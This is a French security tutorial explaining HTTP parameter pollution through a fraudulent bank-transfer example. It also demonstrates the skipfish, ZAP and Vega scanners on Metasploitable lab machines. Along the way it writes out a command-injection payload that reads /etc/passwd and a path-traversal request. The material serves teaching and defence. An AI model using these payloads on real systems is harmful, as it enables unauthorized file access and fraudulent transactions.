
https://www.mon-site.net/accueil.xxx?name=robert&name=alain

La valeur retenue par le serveur pour le paramètre *name* sera variable suivant le type de serveur :

- **Un serveur avec JSP et Tomcat retiendra seulement la première valeur (robert)**
- **Un serveur avec PHP et Apache retiendra seulement la deuxième valeur (alain)**
- **Un serveur avec ASP et IIS retiendra toutes les valeurs (robert et alain)**

Illustrons cela avec le fonctionnement de Google et Yahoo.

Lançons la requête : http://www.google.com/search?q=http&q=parameter&q=pollution



Google retient toutes les valeurs du paramètre q, en les séparant par un espace

Lançons la requête : https://fr.search.yahoo.com/search?p=http&p=parameter&p=pollution


Yahoo ne retient que la valeur du dernier paramètre p

Exemple d'attaque HPP


Soit une banque en ligne qui permet à Luc d'effectuer des virements à une personne de son choix avec la requête POST contenant :

from=luc&to=marc&amount=100

Le destinataire (marc) provient d'un champ de formulaire dans la page HTML qui génère la requête :



Imaginons que le serveur utilise Apache et PHP et que le contenu du champ ne soit pas encodé (pas de validation d'entrée), il suffira à Luc d'entrer comme destinataire dans son formulaire :



La requête devient alors :

from=luc&to=xxxx&from=isabelle&to=luc&amount=100

Bingo ! Luc vient de se faire virer sur son compte la somme de 100 euros depuis le compte d'Isabelle.

En effet, vu l'absence de validation d'entrée, le caractère & n'a pas été encodé (le codage de l'esperluette est %26).

Le serveur (PHP et Apache) n'a donc retenu que les trois derniers paramètres, dont les deux paramètres injectés. Les deux premiers paramètres ont été simplement ignorés !

Si la validation d'entrée avait été effective, la requête aurait été :

from=luc&to=xxxx%26from=isabelle%26to=luc&amount=100

La requête n'aurait pas donné le résultat escompté (elle n'aurait pas abouti)…

D'où cet avertissement qu'il me faut répéter une fois de plus…

NEVER TRUST USER INPUT !


Un scanner de vulnérabilités d'applications web : SKIPFISH

Pour rappel, il existe deux types de scanners de vulnérabilités

1. Scanners de vulnérabilités réseau
2. Scanners de vulnérabilités d'applications web

Nous allons ici nous intéresser à skipfish (un scanner de vulnérabilités d'application web), qui est installé d'origine sur Kali Linux. Vous pouvez trouver plus d'informations sur cet outil à l'adresse *https://github.com/spinkham/skipfish*. Pour l'exécuter et enregistrer le résultat du scan dans le répertoire *test* (qui sera créé par le programme sur le bureau), il suffit de taper la commande :

skipfish -o /root/Desktop/test <ADRESSE IP>




Une fois le scan terminé, vous pouvez lire le résultat dans le fichier index.html du répertoire /root/Desktop/test/.

Nous allons scanner l'application web située sur la machine virtuelle Metasploitable et analyser ensuite le résultat fourni par skipfish.

Pour le besoin de la démonstration, j'arrête le scan après une grosse demi-heure en tapant <CTRL + C> :

```
[!] Scan aborted by user, bailing out!
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 1108
[+] Looking for duplicate entries: 1108
[+] Counting unique nodes: 661
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 1108
[+] Generating summary views...
[+] Report saved to '/root/Desktop/test/index.html' [0xb71d9931].
[+] This was a great day for science!
```

Contenu du fichier index.html :



Issue type overview - click to expand:

- Interesting server message (56)
- Incorrect or missing charset (higher risk) (1)
- XSS vector in document body (2)
- Signature match detected (22)
- Incorrect caching directives (lower risk) (2)
- HTML form with no apparent XSRF protection (1)
- Directory listing restrictions bypassed (2)
- Response varies randomly, skipping checks (1)
- Numerical filename - consider enumerating (3)
- Incorrect or missing charset (low risk) (44)
- Generic MIME used (low risk) (4)
- Password entry form - consider brute-force (10)
- HTML form (not classified otherwise) (47)

On peut constater que skipfish a découvert, après seulement 20 minutes de scan diverses vulnérabilités :

- 59 (Medium RISK)
- 27 (Low RISK)
- 1 (Warning)
- 210 (Notes)


Classement des vulnérabilités par familles.

Un scanner de vulnérabilités d'applications web : OWASP ZAP

On peut trouver OWASP ZAP à l'adresse :


https://www.zaproxy.org/

Lancement de OWASP ZAP, après l'installation :




OWASP ZAP est aussi un proxy intercepteur (comme Burp) qui remplace l'ancien OWASP WebScarab, aujourd'hui obsolète.

Effectuons un scan automatique sur l'application Mutillidae (Metasploitable) :




Vulnérabilités découvertes :

- **HIGH (6)**
- **MEDIUM (4)**
- **LOW (6)**




Cliquons sur la quatrième vulnérabilité HIGH :




Une attaque nous est conseillée :

ZAP&cat /etc/passwd&

Testons cette attaque à l'adresse mentionnée :







L'attaque fonctionne comme prévu : on obtient bien l'affichage du fichier /etc/passwd

Un scanner de vulnérabilités d'applications web : VEGA


Le scanner d'applications web Vega est un scanner de vulnérabilités, opensource et gratuit. Il est très simple à utiliser :



Je spécifie l'adresse IP d'une machine Metasploitable :



Le scan de la machine vulnérable se lance :



Après 45 minutes, le scan n'est toujours pas terminé mais donne déjà des résultats alarmants :

Scan Alert Summary

High		(40 found)
Session Cookie Without Secure Flag	1	
Session Cookie Without HttpOnly Flag	1	
Cleartext Password over HTTP	4	
Cross Site Scripting	11	
Local File Include	1	
SQL Injection	7	
Bash "ShellShock" Injection	15	
Medium		(95 found)
Local Filesystem Paths Found	45	
HTTP Trace Support Detected	1	
PHP Error Detected	40	
URL Injection	8	
Possible Source Code Disclosure	1	
Low		(37 found)
Form Password Field with Autocomplete Enabled	3	
Directory Listing Detected	22	
Internal Addresses Found	12	
Info		(50 found)
Character Set Not Specified	29	
Cookie HttpOnly Flag Not Set	5	
Form File Upload Detected	4	
Blank Body Detected	7	
HTTP Error Detected	4	
Possible AJAX code detected	1	

En cliquant sur les vulnérabilités trouvées, on peut obtenir plus de renseignements :

Local File Include

AT A GLANCE

Classification	Access Validation Error
Resource	/mutillidae/index.php
Parameter	page
Method	GET
Risk	High

REQUEST

GET /mutillidae/index.php?page=/../../../../../../../../../../../../etc/passwd

DISCUSSION

Local file include is a type of vulnerability that occurs when the web application uses externally-supplied input to specify the location of a resource that it is requesting from the local filesystem. The vulnerability often manifests itself when malicious users embed path parts such as "../" (on UNIX systems) to refer to resources relative to a parent directory. This is commonly known as a "directory traversal" or "path traversal" vulnerability as the application uses the externally-supplied input to construct the path to the local filesystem resource. However, other variations exist that may allow an attacker to request the file by an absolute path or otherwise request files that were not intended to be exposed to users of the web application.

IMPACT

- Vega has detected a local file include vulnerability.
- Local file include attacks may allow for unauthorized access to files on the local server, including files outside of the webroot.
- This could aid in an attacker obtaining unauthorized access to the server.

REMEDIATION

- To prevent this type of vulnerability, the developer should canonicalize the path of any filesystem resource that has a path composed of externally-supplied input and then perform an authorization check prior to access.
- The realpath() library call will return the canonical path of the resource. It is implemented in PHP, Perl, and Python.
- For Ruby frameworks, File.expand_path can be used.
- GetFullPath() can be used on ASP.NET applications.
- getCanonicalPath() can be used in Java code.
- Additional protection against unauthorized access to filesystem resources can be obtained by using chroot() or similar mechanisms to limit filesystem access to the web application and http server process, although this can be difficult to manage.

Le scanner Vega peut être téléchargé à la page :

https://subgraph.com/vega/index.fr.html

NOTE SUR LES SCANNERS DE VULNÉRABILITÉS

SCAN PASSIF

- ➔ le scanner analyse uniquement le trafic intercepté sur le réseau sans interagir avec la cible.
- ➔ Ce type de scan est peu efficace mais sera utilisé s'il est risqué d'utiliser un scan actif.

SCAN ACTIF

